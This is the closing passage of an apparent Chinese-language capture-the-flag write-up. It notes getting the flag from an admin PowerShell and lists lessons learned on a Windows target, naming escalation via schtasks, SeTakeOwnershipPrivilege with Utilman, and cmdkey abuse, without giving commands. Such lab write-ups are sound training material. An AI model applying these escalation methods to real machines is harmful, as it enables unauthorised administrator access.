
开管理员权限 powershell
拿 flag
总结
- powershell 的 echo 使用的编码存在问题,写 bat 最好还是用 cmd
- 在 cmd 中单引号不是字符串定界符,会被当作字符本身。所以字符串必须用双引号引起来
- 学到了 schtasks 提权、SeTakeOwnershipPrivilege+Utilman 提权、cmdkey 利用
- 打的非常难受,rdp 连接 windows 靶机真的很卡,还断断续续,经常需要重置机器

默认评论
Halo系统提供的评论